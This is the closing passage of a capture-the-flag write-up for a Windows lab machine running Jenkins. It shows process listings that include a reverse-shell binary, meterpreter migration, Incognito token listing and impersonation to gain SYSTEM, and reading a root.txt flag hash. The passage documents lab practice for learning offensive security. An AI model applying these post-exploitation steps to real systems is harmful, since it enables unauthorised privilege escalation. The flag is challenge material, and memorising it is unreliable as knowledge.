 920   608   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\LogonUI.exe
 936   668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 984   668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1012  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1064  668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 1076  1808  cmd.exe               x86   0        alfred\bruce                   C:\Windows\SysWOW64\cmd.exe
 1192  668   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
 1236  668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 1340  668   amazon-ssm-agent.e    x64   0        NT AUTHORITY\SYSTEM            C:\Program Files\Amazon\SSM\amazon-
             xe                                                                  ssm-agent.exe
 1420  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1444  668   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM            C:\Program Files\Amazon\Xentools\Li
                                                                                 teAgent.exe
 1472  668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 1612  668   jenkins.exe           x64   0        alfred\bruce                   C:\Program Files (x86)\Jenkins\jenk
                                                                                 ins.exe
 1700  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1712  1808  cmd.exe               x86   0        alfred\bruce                   C:\Windows\SysWOW64\cmd.exe
 1736  668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 1808  1612  java.exe              x86   0        alfred\bruce                   C:\Program Files (x86)\Jenkins\jre\
                                                                                 bin\java.exe
 1832  668   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM            C:\Program Files\Amazon\Ec2ConfigSe
                                                                                 rvice\Ec2Config.exe
 1928  524   conhost.exe           x64   0        alfred\bruce                   C:\Windows\System32\conhost.exe
 2100  524   conhost.exe           x64   0        alfred\bruce                   C:\Windows\System32\conhost.exe
 2344  1712  rev.exe               x86   0        alfred\bruce                   C:\Program Files (x86)\Jenkins\rev.
                                                                                 exe
 2348  1076  powershell.exe        x86   0        alfred\bruce                   C:\Windows\SysWOW64\WindowsPowerShe
                                                                                 ll\v1.0\powershell.exe
 2352  772   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\wbem\WmiPrvSE.e
                                                                                 xe
 2736  668   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\sppsvc.exe
 2832  1712  rev.exe               x86   0        alfred\bruce                   C:\Program Files (x86)\Jenkins\rev.
                                                                                 exe
 2880  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 2996  668   TrustedInstaller.e    x64   0        NT AUTHORITY\SYSTEM            C:\Windows\servicing\TrustedInstall
```

After a few failed migration attempts we finally managed to migrate over to services.exe:




```
524   516   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
572   564   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
580   516   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
                               x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
668   580   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
                               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
684   580   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
772   668   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
848   668   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
916   668   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
920   608   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
```

At this point we are going to impersonate a user token and ensure we have solid access so we use meterpreter's Incognito by typing **incognito** then **list_tokens -g**:




```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > list_tokens -g
```

This will load the module then list all tokens on the machine the one we are interested in here is highlighted in the screenshot :




```
========================================
\
BUILTIN\Administrator
BUILTIN\IIS_IUSRS
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE RESTRICTED
NT SERVICE\AppHostSvc
NT SERVICE\AudioEndpointBuilder
NT SERVICE\BFE
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\Dnscache
NT SERVICE\eventlog
NT SERVICE\EventSystem
NT SERVICE\FDResPub
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\MMCSS
NT SERVICE\PcaSvc
NT SERVICE\PlugPlay
NT SERVICE\RpcEptMapper
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\Spooler
NT SERVICE\TrkWks
NT SERVICE\TrustedInstaller
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\WSearch
NT SERVICE\wuauserv

Impersonation Tokens Available
========================================
NT AUTHORITY\NETWORK
NT SERVICE\AudioSrv
NT SERVICE\DcomLaunch
NT SERVICE\Dhcp
```

To impersonate this token we will use the **Impersonate_token “BUILTIN\Administrators”** command:



```
meterpreter > impersonate_token "BUILTIN\Administrators"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

We now have full access as this user including their token we now just drop down into our shell and go grab the root.txt flag from the C:\Windows\System32\config directory



```
cd config

C:\Windows\System32\config>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E033-3EDD

 Directory of C:\Windows\System32\config

01/15/2022  03:37 PM    <DIR>          .
01/15/2022  03:37 PM    <DIR>          ..
10/25/2019  09:46 PM            28,672 BCD-Template
01/15/2022  03:50 PM        18,087,936 COMPONENTS
01/15/2022  03:53 PM           262,144 DEFAULT
07/14/2009  02:34 AM    <DIR>          Journal
01/15/2022  03:53 PM    <DIR>          RegBack
10/26/2019  11:36 AM                70 root.txt
01/15/2022  03:36 PM           262,144 SAM
01/15/2022  03:49 PM           262,144 SECURITY
01/15/2022  04:38 PM        38,797,312 SOFTWARE
01/15/2022  04:46 PM        10,485,760 SYSTEM
11/21/2010  02:41 AM    <DIR>          systemprofile
10/25/2019  08:47 PM    <DIR>          TxR
               8 File(s)     68,186,182 bytes
               6 Dir(s)  20,426,424,320 bytes free

C:\Windows\System32\config>type.root
type.root
The system cannot find the file specified.

C:\Windows\System32\config>type root.txt



Terminate channel 1? [y/N]  type root.txt
dff0f748678f280250f25a45b8046b4a
```

At this point in the engagement we had completed all assigned tasks and we have root level access.

Thankyou for taking the time to read my writeup of this challenge.